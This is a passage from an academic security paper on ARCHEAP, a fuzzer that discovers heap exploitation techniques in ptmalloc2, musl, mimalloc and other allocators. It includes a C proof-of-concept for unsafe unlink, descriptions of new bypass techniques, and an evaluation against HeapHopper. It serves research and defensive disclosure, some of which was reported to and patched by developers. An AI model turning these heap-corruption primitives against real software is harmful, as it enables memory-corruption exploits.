To explore various exploit techniques, ARCHEAP introduces systematic noises to generated values. In particular, ARCHEAP modifies a value using linear (addition and multiplication) or shift transformation (addition only) according to the value's type. For example, a heap address can be shifted by word granularity (i.e., respecting alignment); however,

```
1  p[0] = malloc(760); ❶
2  p[1] = malloc(776);
3  // struct malloc_chunk *fake = p[1];
4  // bypassing (1): P->size == next(P)->prev_size
5  // since fake->size = next(fake->prev_size = 0 by default
6  // bypassing (2): P->fd->bk == P && P->bk->fd == P
7  // NOTE: offsetof(fd) = 16, offsetof(bk) = 24
8  *(uintptr_t*)(p[1] + 16) = (uintptr_t)&p[1] + -24;
9  // fake->fd->bk = *(&p[1] - 24 + 24) = p[1] == fake
10 *(uintptr_t*)(p[1] + 24) = (uintptr_t)&p[1] + -16;
11 // fake->bk->fd = *(&p[1] - 16 + 16) = p[1] == fake
12 p[2] = malloc(760);
13 // shrink p[2]'s prev_size, making 'fake' as its prev chunk
14 *(uintptr_t*)(p[1] + 768) = 768;
15 // [BUG] overflowing p[1] to make p[2]'s prev chunk freed, P=0
16 *(uintptr_t*)(p[1] + 776) = 768; ❷
17 // triggering unsafe(fake) via backward consolidation
18 free(p[2]); ❸
19 // assert(p[1] == (void*)&p[1] - offsetof(bk));
20 // writing with p[1]: overwriting p[3] to buf
21 ((uintptr_t*)p[1])[5] = (uintptr_t)buf; ❹
22 // writing with p[3]: overwrite buf[0] with 800
23 ((uintptr_t*)p[3])[0] = 800; ❺
24 // assert(buf[0] == 800);
```

Figure 5: A PoC code of unsafe unlink found by ARCHEAP that has been simplified for easier explanation. Note that this PoC is a concretization of Figure 2b.



Figure 6: Shadow memory states in Figure 5. Black circles in left top corner represent locations in the code of states. Gray-color boxes show divergence between original memory and its shadow memory. Using this information, ARCHEAP can detect exploitation techniques.

it is not multiplied by a constant because it is the pointer type. Similar to deallocation, ARCHEAP writes data only in a valid heap region (i.e., no overflow or underflow) to ensure legitimacy of an action (Line 33).

Bug invocation. To explore heap exploitation techniques in the presence of heap vulnerabilities, ARCHEAP needs to conduct buggy actions. Currently, ARCHEAP handles six bugs in heap: ① overflow, ② write-after-free, ③ off-by-one overflow, ④ off-by-one NULL overflow, ⑤ double free, and ⑥ arbitrary free. ARCHEAP performs only one of these bugs for a technique to limit the power of an adversary as described in the threat model (see §3.2). Also, ARCHEAP allows repetitive execution of the same bug to emulate the situation in which an attacker re-triggers the bug.

ARCHEAP deliberately builds a buggy action to ensure its occurrence. For overflow and off-by-one, ARCHEAP uses the `malloc_usable_size` API to get the actual heap size to ensure overflow. This is necessary since the request size could be smaller than the actual size due to alignment or the minimum size constraint. Particularly for ptmalloc2, ARCHEAP uses a dedicated single-line routine to get the actual size since ptmalloc2's `malloc_usable_size()` is inaccurate under the presence of memory corruption bugs. Moreover, in double free and write-after-free bugs, ARCHEAP checks whether a target chunk is already freed. If it is not freed yet, ARCHEAP ignores this buggy action and waits for the next one.

Model specifications. A user can optionally provide model specification either to direct ARCHEAP to focus on a certain type of exploitation techniques or to restrict the conditions for a target environment. It accepts five types of a model specification: chunk sizes, bugs, impacts, actions, and knowledge. The first four types are self-explanatory, and knowledge is about the ability of an attacker to break ASLR (i.e., prior knowledge of certain addresses). The user can specify three types of addresses that an attacker may know: a heap address, the global buffer address, and the container address. Such knowledge will affect future data generation by ARCHEAP, as shown in Table 5.

5.3 Detecting Techniques by Impact

ARCHEAP detects four types of *impact of exploitations* that are the building blocks of a full chain exploit: *arbitrary-chunk (AC)*, *overlapping-chunk (OC)*, *arbitrary-write (AW)*, and *restricted-write (RW)*. This approach has two benefits, namely, expressiveness and performance. These types are useful in developing control-hijacking, the ultimate goal of an attacker. Thus, all existing techniques lead to one of these types, i.e., can be represented by these types. Also, it causes small performance overheads to detect the existence of these types with a simple data structure shadowing the heap space.

① To detect AC and OC, ARCHEAP determines any overlapping chunks in each allocation (Line 18 in Figure 4). To make the check safe, it replicates the address and size of a chunk right after `malloc` since it could be corrupted when a buggy action is executed. Using the stored addresses and sizes, it can quickly check if a chunk overlaps with its data structure (AC) or other chunks (OC).

② To detect AW and RW, ARCHEAP safely replicates its data structures, the containers and the global buffer, using the technique called shadow memory. During execution, ARCHEAP synchronizes the state of the shadow memory whenever it performs actions that can modify its internal structures: allocations for the container and buffer writes for the global buffer (Line 21, 49). Then, ARCHEAP checks the divergence of the shadow memory when performing any action (Line 17, 29, 43, 50). Because of the explicit consistency maintained by ARCHEAP, divergence can only occur when previously executed actions modify ARCHEAP's data structures via an *internal* operation of the heap allocator. Later, these actions can be reformulated to modify sensitive data of

an application instead of the data structure for exploitation.

ARCHEAP's fuzzing strategies (Table 5) make this detection efficient by limiting its analysis scope to its data structures. In general, a heap exploit technique can corrupt any data, leading to scanning of the entire memory space. However, the technique found by ARCHEAP can only modify heap or the data structures because these are the only *visible* addresses from its fuzzing strategies. ARCHEAP checks only modification in its data structures, but ignores one in heap because it is hard to distinguish a legitimate one (e.g., modifying metadata in deallocation) from an abusing one (i.e., a heap exploit technique) without a deep understanding of an allocator. This is semantically equivalent to monitoring the violence of the implicit invariant of an allocator — it should not modify memory that is not under its control.

ARCHEAP distinguishes AW from RW based on the heap actions that introduce divergence. If a divergence occurs in allocation or deallocation, it concludes RW, otherwise (i.e., in heap or buffer write), it concludes AW. The underlying intuition is that parameters in the former actions are hard to control arbitrarily, but not in the latter ones. After detecting divergence, ARCHEAP copies the original memory to its shadow to stop repeated detections.

A running example. Figure 6 shows the state of the shadow memory when executing Figure 5. ❶ After the first allocation, ARCHEAP updates its heap container and corresponding shadow memory to maintain their consistency, which might be affected by the action. ❷ It performs two more allocations so updates the heap container and shadow memory accordingly. ❸ After deallocation, `p[1]` is changed into $\star$ due to `unlink()` in ptmalloc2 (Figure 2a). At this point, ARCHEAP detects divergence of the shadow memory from the original heap container. Since this divergence occurs during deallocation, the impact of exploitation is limited to *restricted writes* in the heap container. ❹ In this case, since the heap write causes the divergence, the actions can trigger *arbitrary writes* in the heap container. ❺ Since this heap write introduces divergence in the global buffer, the actions can lead to *arbitrary write* in the global buffer.

5.4 Generating PoC via Delta-Debugging

To find the root cause of exploitation, ARCHEAP refines test cases using delta-debugging [76], as shown in Algorithm 1. The algorithm is simple in concept: for each action, ARCHEAP re-evaluates the impact of exploitation of the test cases without it. If the impacts of the original and new test cases are equal, it considers the excluded action redundant (i.e., no meaningful effect to the exploitation). The intuition behind this decision is that many actions are independent (e.g., buffer writes and heap writes) so that the delta-debugging can clearly separate non-essential actions from the test case. Our current algorithm is limited to evaluating one individual action at a time. It can be easily extended to check with a sequence or a combination of heap actions together, but our evaluation shows that the current scheme using a single action is effective enough for practical uses—it eliminates 84.3% of non-essential actions on average (see §8.3).

Algorithm 1: Minimize actions that result in an impact of exploitation

```
   Input  : actions – actions that result in an impact
1  origImpact ← GetImpact(actions)
2  minActions ← actions
3  for action ∈ actions do
4  |   tempActions ← minActions − action
5  |   tempImpact = GetImpact(tempActions)
6  |   if origImpact = tempImpact then
7  |   |   minActions ← tempActions
8  |   end
9  end
   Output : minActions – minimized actions that result in the
            same impact
```

Once minimized, ARCHEAP converts the encoded test case to a human-understandable PoC like that in Figure 5 using one-to-one mapping between each action and C code (e.g., an allocation action $\rightarrow$ `malloc()`).

6 Implementation

We extended American Fuzzy Lop (AFL) to run our heap action generator that randomly executes heap actions. The generator sends a user-defined signal, SIGUSR2, if it finds actions that result in an impact of exploitation. We also modified AFL to save crashes only when it gets SIGUSR2 and ignores other signals (e.g., segmentation fault), which are not interesting in finding techniques. We carefully implemented the generator not to call heap APIs implicitly except for the pre-defined actions for reproducing the actions. For example, the generator uses the standard error for its logging instead of standard out, which calls `malloc` internally for buffering. To prevent the accidental corruption of internal data structures, the generator allocates its data structures in random addresses. Thus, the bug actions such as overflow cannot modify the data structures since they will not be adjacent to heap chunks.

7 Applications

7.1 New Heap Exploitation Techniques

This section discusses the *new* exploitation techniques in ptmalloc2 during our evaluation. Compared to the old techniques, we determine their uniquenesses in two aspects: root causes and capabilities, as shown in Table 6. More information (e.g., elapsed time or models) can be found in section §8. To share new attack vectors in ptmalloc2, the techniques are reported and under review in `how2heap` [61], the de-facto standard for exploitation techniques. Most PoC codes are available in Appendix A.

Unsorted bin into stack (UBS). This technique overwrites the unsorted bin to link a fake chunk so that it can return the address of the fake chunk (i.e., an arbitrary chunk). This is similar to *house of lore* [7], which corrupts a small bin to

New	Old	Root Causes	New Capability
UBS	HL	Unsorted vs. Small	Only need one size of an object
HUE	HE	Unsorted vs. Free	Does not require a heap address
UDF	FD	Small vs. Fast	Can abuse a small bin with more checks
OCS	OC	Small vs. Unsorted	Does not need a controllable allocation
FDO	FD	Consolidation vs. Fast	Can allocate a non-fast chunk

Table 6: New techniques found by ARCHEAP in ptmalloc2, which have different root causes and capabilities from old ones.

achieve the same attack goal. However, the *unsorted bin into stack* technique requires only *one* kind of allocation, unlike *house of lore*, which requires *two different* allocations, to move a chunk into a small bin list. This technique has been added to `how2heap` [61].

House of unsorted einherjar (HUE). This is a variant of *house of einherjar*, which uses an off-by-one NULL byte overflow and returns an arbitrary chunk. In *house of einherjar*, attackers should have prior knowledge of a heap address to break ASLR. However, in *house of unsorted einherjar*, attackers can achieve the same effect without this pre-condition. We named this technique *house of unsorted einherjar*, as it interestingly combines two techniques, house of einherjar and unsorted bin into stack, to relax the requirement of the well-known exploitation technique.

Unaligned double free (UDF). This is an unconventional technique that abuses double free in a small bin, which is typically considered a weak attack surface thanks to comprehensive security checks. To avoid security checks, a victim chunk for double free should have proper metadata and is tricked to be under use (i.e., `P` bit of the next chunk is one). Since double free doesn't allow arbitrary modification of metadata, existing techniques only abuse a fast bin or tcache, which have weaker security checks than a small bin (e.g., fast-bin-dup in Table 4).

Interestingly, *unaligned double free* bypasses these security checks by abusing the implicit behaviors of `malloc()`. First, it *reuses* the old metadata in a chunk since `malloc()` does not initialize memory by default. Second, it fills freed space before the next chunk to make the `P` bit of the chunk one. As a result, the technique can bypass all security checks and can successfully craft a new chunk that overlaps with the old one.

Overlapping chunks using a small bin (OCS). This is a variant of overlapping-chunks (OC) that abuses the unsorted bin to generate an overlapping chunk, but this technique crafts the size of a chunk in a small bin. Unlike OC, it requires more actions — three more `malloc()` and one more `free()`— but doesn't require attackers to control the allocation size. When attackers cannot invoke `malloc()` with an arbitrary size, this technique can be effective in crafting an overlapping chunk for exploitation.

Fast bin into other bin (FDO). This is another interesting technique that allows attackers to return an arbitrary address: it abuses consolidation to convert the type of a victim chunk from the fast bin to another type. First, it corrupts a fast bin free list to insert a fake chunk. Then, it calls `malloc_consolidate()` to move the fake chunk into the unsorted bin during the deallocation process. Unlike other techniques related to the fast bin, this fake chunk does not have to be in the fast bin. We exclude this PoC due to space limits, but it is available in our repository.

Allocators	P	I	Impacts of exploitation			
			OC	AC	RW	AW
dlmalloc-2.7.2	✓	✓	OV, WF, DF (**N**)	AF, OV, WF	AF, OV, WF	AF, OV, WF
dlmalloc-2.8.6	✓	✓	OV, WF, DF (**N**)	OV (**N**)	OV	
musl-1.1.9	✓	✓	OV, WF, DF (**N**)	AF, OV, WF	AF, OV, WF	AF, OV, WF
musl-1.1.24	✓	✓	OV, WF, DF	AF, OV, WF	AF, OV, WF	AF, OV, WF
jemalloc-5.2.1			DF			
tcmalloc-2.7		✓	OV, DF	OV, WF, DF	OV	OV
mimalloc-1.0.8		✓	OV, WF, DF		OV, WF	WF
mimalloc-secure-1.0.8		✓	DF			
DieHarder-5a0f8a52			DF			
mesh-a49b6134			DF, NO			

N: New techniques compared to the related work, HeapHopper [17]; only top three allocators matter. **NO**: No bug is required, i.e., incorrect implementations. **I**: In-place metadata, **P**: ptmalloc2-related allocators.

Table 7: Summary of exploit techniques found by ARCHEAP in real-world allocators with their version or commit hash.

7.2 Different Types of Heap Allocators

We also applied ARCHEAP to the 10 different allocators with various versions. First, we tested dlmalloc 2.7.2, dlmalloc 2.8.6 [41], and musl [59] 1.1.9, which were used in the related work, HeapHopper [17]. Moreover, we tested other real-world allocators: the latest version of musl (1.1.24), jemalloc [19], tcmalloc [26], Microsoft mimalloc [43] with its default and secure mode (noted as mimalloc-secure), and LLVM Scudo [45]. Furthermore, we evaluated allocators from academia: DieHarder [49], Mesh [56], FreeGuard [64], and Guarder [65]. Applying ARCHEAP to other allocators was trivial; we leveraged `LD_PRELOAD` to use a new allocator. Under the assumption that internal details of the allocators are unknown, we ran ARCHEAP with four models specifying each impact (i.e., OC, AC, RW, and AW) one by one to exhaustively explore possible techniques. After 24 hours of evaluation, it found several exploit techniques among seven out of 10 allocators except for Scudo, FreeGuard, and Guarder due to their secure design. We also tested ARCHEAP with custom allocators from DARPA Cyber Grand Challenge, whose results can be found in §A.1.

As shown in Table 7, ARCHEAP discovers various exploitation techniques for ptmalloc2-related allocators: dlmalloc—the ancestor of ptmalloc2 and musl—a libc implementation in embedded systems inspired by dlmalloc. In dlmalloc 2.7.2, dlmalloc 2.8.6, and musl 1.1.9, ARCHEAP not only re-discovered all techniques found by HeapHopper, but also newly found the following facts: 1) these allocators are all vulnerable to double free, and 2) an arbitrary chunk is still achievable through overflow in dlmalloc-2.8.6. This was hidden in HeapHopper due to its limitation to handle symbolic-size allocation. Note that we merged special cases of overflow (O1, O1N) into OV to be consistent with HeapHopper [17], and our claims for new techniques are very conservative; we claim discovery of new techniques only when HeapHopper cannot find equivalent or more powerful ones (e.g., AC is more powerful than OC). We further compare ARCHEAP with HeapHopper in §8.1. ARCHEAP also found that musl



Figure 7: The number of working PoCs from one source LTS in various Ubuntu LTS. For example, 56 PoCs were generated from `precise`, 49 of them work in `trusty` and `xenial`, and 45 of them work in `bionic`.

has no security improvement in the latest version; all techniques in musl 1.1.9 are still working in 1.1.24.

ARCHEAP also successfully found several heap exploit techniques in allocators that are dissimilar to ptmalloc2 (see Table 7) for the following reasons. First, ARCHEAP's model, which is based on the common designs in allocators (§2.1), is generic enough to cover non-ptmalloc allocators. For example, tcmalloc [26] is aiming at high performance computing, resulting in very different design from ptmalloc2's (e.g., heavy use of thread-local cache). However, tcmalloc still follows our model: its metadata are placed in the head of a chunk (in-place metadata) and consist of linked list pointers (cardinal data). Thus, ARCHEAP can find several techniques in tcmalloc including one that can lead to an arbitrary chunk using overflow (see Figure A.2). It is worth emphasizing that our model only depends on metadata's appearance, not on their generation or management, which introduce more variety in design, making generalization difficult. Second, thanks to standardized APIs, ARCHEAP can find exploit techniques even in allocators that are deviant from our model (e.g., jemalloc). In particular, ARCHEAP discovered techniques that are reachable only using APIs (e.g., double free) although the allocators have removed in-place metadata for security.

ARCHEAP helps to find implementation bugs in allocators by showing unexpected exploit primitives in secure allocators or that can be invokable without a bug. Accordingly, ARCHEAP found three bugs in mimalloc-secure, DieHarder, and Mesh. We reported our findings to the developers; two of them got acknowledged and are patched. It is worth mentioning that our auto-generated PoC has been added to mimalloc as its regression test. In the following, we discuss each issue that ARCHEAP found.

DieHarder, mimalloc-secure: memory duplication in large chunks using double free. ARCHEAP found the technique that allows the duplication large chunks (more than 64K bytes) in the well-known secure allocators, DieHarder and mimalloc-secure. Interestingly, even though the allocators have no direct relationship according to the developer of mimalloc [43], ARCHEAP found that both allocators are vulnerable to this technique. Their root causes are also distinct: DieHarder misses verifying its chunk's status when allocating large chunks, unlike for smaller chunks, and mimalloc checked the status of an incorrect block. ARCHEAP successfully found this corner case without having any hint about the internals of the allocators using its randomized exploration. PoC is available in Figure A.3.

Mesh: memory duplication using allocations with negatives sizes. ARCHEAP found that if an attacker allocates an object with negative size, Mesh will return the same chunk twice (i.e., duplication) instead of `NULL`.

7.3 Evolution of Security Features

We applied ARCHEAP to four versions of ptmalloc2 distributed in Ubuntu LTS: `precise` (12.04, libc 2.15), `trusty` (14.04, libc 2.19), `xenial` (16.04, libc 2.23), and `bionic` (18.04, libc 2.27). In `trusty` and `xenial`, a new security check that checks the integrity of size metadata (refer `(1)` in Figure 2a) is backported by the Ubuntu maintainers. To compare each version, we perform *differential* testing: we first apply ARCHEAP to each version and generate PoCs. Then, we validate the generated PoCs from one version against other versions. (see Figure 7).

We identified three interesting trends that cannot be easily obtained without ARCHEAP's automation. First, a new security check successfully mitigates a few exploitation techniques found in an old version of ptmalloc2: likely, the libc maintainer reacts to a new, popular exploitation technique. Second, an internal design change in `bionic` rendered the most PoCs generated from previous versions ineffective. This indicates the subtleties of the generated PoCs, requiring precise parameters and the orders of API calls for successful exploitation. However, this does not particularly mean that a new version, `bionic`, is secure; the new component, tcache, indeed makes exploitation much easier, as Figure 7 shows. Third, this new component, tcache, which is designed to improve the performance [15], weakens the security of the heap allocators, not just making it easy to attack but also introducing new exploitation techniques. This is similarly observed by other researchers and communities [17, 37].

8 Evaluation

This section tries to answer the following questions:

1. How effective is ARCHEAP in finding new exploitation techniques compared to the state-of-the-art technique, HeapHopper?
2. How exhaustively can ARCHEAP explore the security-critical state space?
3. How effective is delta-debugging in removing redundant heap actions?

Evaluation setup. We conducted all the experiments on Intel Xeon E7-4820 with 256 GB RAM. For seeding, we used 256 random bytes that are used to indicate a starting point of the state exploration and are not critical, as ARCHEAP tends to converge during the state exploration.

8.1 Comparison to HeapHopper

HeapHopper [17] was recently proposed to analyze *existing* exploitation techniques in varying implementations of an allo-

Name	Bug	Impact	Chunks	# Txn	Size	TxnList (A list of transactions)
FD	WF	AC	Fast	8	{8}	M-M-F-WF-M-M
UU	O1	AW,RW	Small	6	{128}	M-M-O1-F
HS	AF	AC	Fast	4	{48}	AF-M
PN	O1N	OC	Small	12	{128,256,512}	M-M-M-F-O1N-M-M-F-F-M
HL	WF	AC	Small	9	{100,1000}	M-M-F-M-WF-M-M
OC	O1	OC	Small	8	{120,248,376}	M-M-M-F-O1-M
UB	WF	AW,RW	Small	7	{400}	M-M-F-WF-M
HE	O1	AC	Small	7	{56,248,512}	M-M-O1-F-M

 # Txn: The number of transactions, **M**: malloc, **F**: free

Table 8: Exploit-specific models for known techniques from HeapHopper. It is worth noting that the results of variants (i.e., techniques have same prerequisites, but different root causes) are identical for ARCHEAP with no specific model (marked with † and ‡ in Table 9 and Table 10) since ARCHEAP neglects the number of transactions (i.e., # Txn).

cator. Because of its goal, HeapHopper emphasizes completeness and verifiability, differentiating its method (i.e., symbolic execution) from ARCHEAP's (i.e., fuzzing). To overcome the state explosion in symbolic execution, HeapHopper tightly encodes the prior knowledge of exploit techniques into its models, e.g., the number of *transactions* (i.e., non-write actions in ARCHEAP), allocation sizes (i.e., guiding the use of specific bins), and even a certain order of transactions. By relying on this model, it could incrementally perform the symbolic execution for all permutations of transactions. Unfortunately, its key idea—guiding the state exploration with detailed models— limits its capability to only its original purpose that validates *known* exploitation techniques, unlike our approach can find *unknown* techniques.

Despite their different purposes, their outputs are equivalent to heap exploitation techniques; therefore, we need to show the orthogonality of ARCHEAP and HeapHopper; neither of them can replace the other. To objectively compare both approaches, we performed three experiments: ❶ finding *unknown* techniques with no exploit-specific model (i.e., applying HeapHopper to ARCHEAP's task), ❷ finding *known* techniques with partly specified models (i.e., evaluating the roles of specified models in each approach), and ❸ finding *known* techniques with exploit-specific models (i.e., applying ARCHEAP to HeapHopper's task). In the experiments, we considered variants of exploit techniques[1] as an equal class since both systems cannot distinguish their subtle differences. We ran each experiment three times with a 24-hour timeout for proper statistical comparison [40]. We used the default option for HeapHopper since it shows the best performance in the following experiments (see §A.2).

❶ New techniques. We first check if HeapHopper's approach can be used to find previously *unknown* exploitation techniques that ARCHEAP found (see, §7.1). To apply HeapHopper, we provided models that specify all sizes for corresponding bins but limit the number of transactions following our PoCs, as shown in Table 9. Note that, in theory, such relaxation is general enough to discover new techniques given an *infinite* amount of computing resources. In the experiment, FDO is excluded because its model is a superset of FD; having FDO simply makes ARCHEAP and HeapHopper converge to FD.

[1]Exploit techniques often have the same prerequisite but different root causes such as UBS and HL.

❶ New techniques

Name	Bug	Impact	Chunks	# Txn	ARCHEAP					HeapHopper				
					T	F	O	μ	σ	T	F	O	μ	σ
FDO	WF	AC	Fast, Large		—									
UBS	WF	AC	Small	6	3†	0	0	20.2m	5m	0	0	3	∞	-
HUE	O1	AC	Small	9	2‡	0	1	14.4h	8.9h	0	0	3	∞	-
OCS	OV	OC	Small	9	3	0	0	17.3s	1.2s	0	0	3	∞	-
UDF	DF	OC	Small	9	3	0	0	19.9s	5.2s	0	0	3	∞	-
Found					11	0	1	⇒ **#4**		0	0	12	⇒ **#0**	

T: True positives, **F**: False positives, **O**: Timeout,
μ: Average time, σ: Standard deviation of time

Table 9: The number of experiments (at most three) that discover *new* exploitation techniques, the number of found techniques — the number after hash (#) sign, elapsed time, and corresponding models. Briefly, ARCHEAP discovered all four techniques, but HeapHopper failed to. We omitted FDO, which has a superset model of FD; therefore, it becomes indistinguishable to FD (see, Table 8).

HeapHopper fails to identify all *unknown* exploitation primitives with no exploit-specific models (see Table 9). In fact, it encounters a few fundamental problems of symbolic execution: 1) exponentially growing permutations of transactions and 2) huge search spaces in selecting proper size and orders to trigger exploitation. Although HeapHopper demonstrated a successful state exploration of seven transactions with three size parameters (§7.1 in [17]), the search space required for discovering *new* techniques is much larger, rendering HeapHopper's approach computationally infeasible. On the contrary, ARCHEAP successfully explores the search space using the random strategies, and indeed discovers unknown techniques.

❷ Known techniques with partly specified models. We also evaluate the role of exploit-specific models in both approaches, which are unavailable in finding new techniques. In particular, we evaluated both systems with partial models, namely, the size parameters (`+Size`) and a sequence of transactions (`+TxnList`), used in HeapHopper (see, Table 8). To prevent each system from converging to easy-to-find techniques, we tested each model on top of the baseline heap model (i.e., `Bug+Impact+Chunks`).

This experiment (i.e., ❷ in Table 10) shows that ARCHEAP outperforms HeapHopper with no or partly specified models: ARCHEAP found five more *known* techniques than HeapHopper in both `+Size` and `Bug+Impact+Chunks`. Interestingly, ARCHEAP can operate worse with additional information; ARCHEAP found three fewer techniques in `+TxnList`. Unlike ARCHEAP, exploit-specific models are beneficial to HeapHopper, finding one more techniques when `+TxnList` is given. This result shows that a precise model plays an essential role in symbolic execution but not in fuzzing. In short, ARCHEAP is particularly preferable when exploring *unknown* search space, (i.e., finding new techniques), where an accurate model is inaccessible.

❸ Known techniques with exploit-specific models When

Name	❷ Known techniques with partly specified models																								❸ Known techniques with exploit-specific models.									
	Bug+Impact+Chunks									+Size									+TxnList						+Size, TxnList									
	ArcHeap					HeapHopper				ArcHeap					HeapHopper				ArcHeap					HeapHopper					HeapHopper				
	T	F	O	μ	σ	T	F	O	μ	σ	T	F	O	μ	σ	T	F	O	μ	σ	T	F	O	μ	σ	T	F	O	μ	σ	T	F	O	μ	σ
FD	3	0	0	2.7m	1.2m	3	0	0	3.8m	0.3s	3	0	0	57.1s	27.1s	3	0	0	3.8m	0.9s	3	0	0	14.2m	4.3m	3	0	0	10.7m	2.1m	3	0	0	10.2m	7.2m	3	0	0	23.5s	0.2s
UU	3	0	0	57.9m	40.4m	0	0	3	∞	-	3	0	0	1.6h	1.1h	0	0	3	∞	-	0	0	3	∞	-	0	3	0	3.2h	26.3m	0	0	3	∞	-	0	3	0	8.2h	13m
HS	3	0	0	2.7m	59.7s	3	0	0	31.4s	0.2s	3	0	0	9.3m	6.1m	3	0	0	31.1s	0.2s	0	0	3	∞	-	3	0	0	56s	0.8s	0	0	3	∞	-	3	0	0	28.6s	0.2s
PN	3	0	0	13.3m	24.4s	0	0	3	∞	-	3	0	0	16.1m	14.9m	0	0	3	∞	-	3	0	0	1.6h	57m	0	0	3	∞	-	3	0	0	26m	12.6m	3	0	0	4.3m	1.6s
HL	3†	0	0	20.2m	5m	0	0	3	∞	-	3	0	0	1.2m	47.3s	0	0	3	∞	-	2	0	1	13.2h	8.5h	0	0	3	∞	-	3	0	0	21m	9.4m	2	1	0	2.2m	8.2s
OC	3	0	0	7.1s	5.9s	0	0	3	∞	-	3	0	0	20s	5.3s	0	0	3	∞	-	3	0	0	6s	2.4s	3	0	0	22.1h	33.2m	3	0	0	26.6s	34s	3	0	0	3.2m	2s
UB	3	0	0	36.8s	22.8s	3	0	0	21.8s	0.2s	3	0	0	4.7s	3.1s	3	0	0	21.9s	0.3s	3	0	0	24.8s	14.9s	3	0	0	47.6s	0.3s	3	0	0	12.6s	9.5s	3	0	0	19.5s	0.7s
HE	2‡	0	1	14.4h	8.9h	0	0	3	∞	-	2	0	1	9.3h	10.4h	0	0	3	∞	-	0	0	3	∞	-	0	0	3	∞	-	0	0	3	∞	-	0	3	0	6.8m	6.4s
Found	23	0	1	⇒ **#8**		9	0	15	⇒ **#3**		23	0	1	⇒ **#8**		9	0	15	⇒ **#3**		14	0	10	⇒ **#5**		12	3	9	⇒ **#4**		15	0	9	⇒ **#5**		17	7	0	⇒ **#6**	

Table 10: The number of discovered *known* exploitation techniques and elapsed time for discovery in ArcHeap and HeapHopper with various models. In summary, ArcHeap outperforms HeapHopper with no or partly specified models, e.g., ArcHeap found five more techniques with no specific model (`Bug+Impact+Chunks`). Even though HeapHopper found one more technique than ArcHeap if exploit-specific models are available, it suffers from false positives (marked in gray).

exploit-specific models (`+Size, TxnList`) are provided, HeapHopper's approach works better: It found one more *known* technique and found four techniques more quickly than ArcHeap (as illustrated in ❸ in Table 10). This shows the strength of HeapHopper in validating existing techniques, rendering orthogonality of both tools. We observed one interesting behavior of HeapHopper in this experiment. With more exploit models specified, HeapHopper tends to suffer from false positives because of its internal complexity, as noted in the paper [17]. Despite its small numbers – dozens in three experiments — this shows incorrectness in HeapHopper, resulting in failures to find UU and UE. We confirmed these false positives with HeapHopper's authors. On the contrary, ArcHeap's approach does not introduce false positives thanks to its straightforward analysis at runtime.

This experiment also highlights an interesting design decision of ArcHeap: separating the exploration and reducing phases. With no exploit-specific guidance, ArcHeap can freely explore the search space for finding heap exploitation techniques, and so increase the probability of satisfying the precondition of certain exploitation techniques. For example, if the sequence of transactions of UU (M-M-O1-F) is enforced, ArcHeap should craft a fake chunk within a relatively small period (i.e., between four actions) to trigger the exploit; otherwise, ArcHeap has a higher probability to formulate a fake chunk by executing more, perhaps redundant, actions. However, such redundancy is acceptable in ArcHeap thanks to our minimization phase that effectively reduces inessential actions from the found exploit.

We also confirmed that ArcHeap can find all tcache-related techniques [37] and *house-of-force*, which HeapHopper fails to find because of an arbitrary size allocation. ArcHeap can find these techniques within a few minutes, as they require fewer than five transactions.

8.2 Security Check Coverage

To show how exhaustively ArcHeap explores the security-sensitive part of the state space, we counted the number of security checks in ptmalloc2 executed by ArcHeap. In 24 hours of exploration, ArcHeap executed 18 out of 21 security checks of ptmalloc2: it failed to cover C2, C4, and C21 in Table 11. We note that C21 is related to a concurrency bug, which is outside of the scope of this work. C2 and C4 require a strict relationship between large chunks (e.g., the sizes of two chunks are not equal but less than the minimum size), which is probably too stringent for any randomization-based strategies.

Name	Error message	Version	Xenial	Bionic
C1	corrupted double-linked list	2.3.4	✓	✓
C2	corrupted double-linked list (not small)	2.21		✓
C3	free(): corrupted unsorted chunks	2.11	✓	✓
C4	malloc(): corrupted unsorted chunks 1	2.11		
C5	malloc(): corrupted unsorted chunks 2	2.11	✓	✓
C6	malloc(): smallbin double linked list corrupted	2.11	✓	✓
C7	free(): invalid next size (fast)	2.3.4	✓	✓
C8	free(): invalid next size (normal)	2.3.4	✓	✓
C9	free(): invalid size	2.4	✓	✓
C10	malloc(): memory corruption	2.3.4	✓	✓
C11	double free or corruption (!prev)	2.3.4	✓	✓
C12	double free or corruption (fasttop)	2.3.4	✓	✓
C13	double free or corruption (top)	2.3.4	✓	✓
C14	double free or corruption (out)	2.3.4	✓	✓
C15	malloc(): memory corruption (fast)	2.3.4	✓	✓
C16	malloc_consolidate(): invalid chunk size	2.27	—	✓
C17	break adjusted to free malloc space	2.10.1	✓	✓
C18	corrupted size vs. prev_size	2.26	✓	✓
C19	free(): invalid pointer	2.0.1	✓	✓
C20	munmap_chunk(): invalid pointer	2.4	✓	✓
C21	invalid fastbin entry (free)	2.12.1		

Table 11: Security checks in ptmalloc2 covered by ArcHeap; an unique identifier for a check, an error message for its failure, and version that the check is first introduced, and covered ones by ArcHeap in Ubuntu versions.

8.3 Delta-Debugging-Based Minimization

The minimization technique based on delta-debugging is effective in simplifying the generated PoCs for further analysis. It effectively reduces 84.3% of redundant actions from original PoCs (refer to §7.3) and emits small PoCs that contain 26.1 lines on average (see Table 12). Although our minimization is preliminary (i.e., eliminating one independent action per testing), the final PoC is sufficiently small for manual analysis to understand impacts of the found technique.

9 Discussion and Limitations

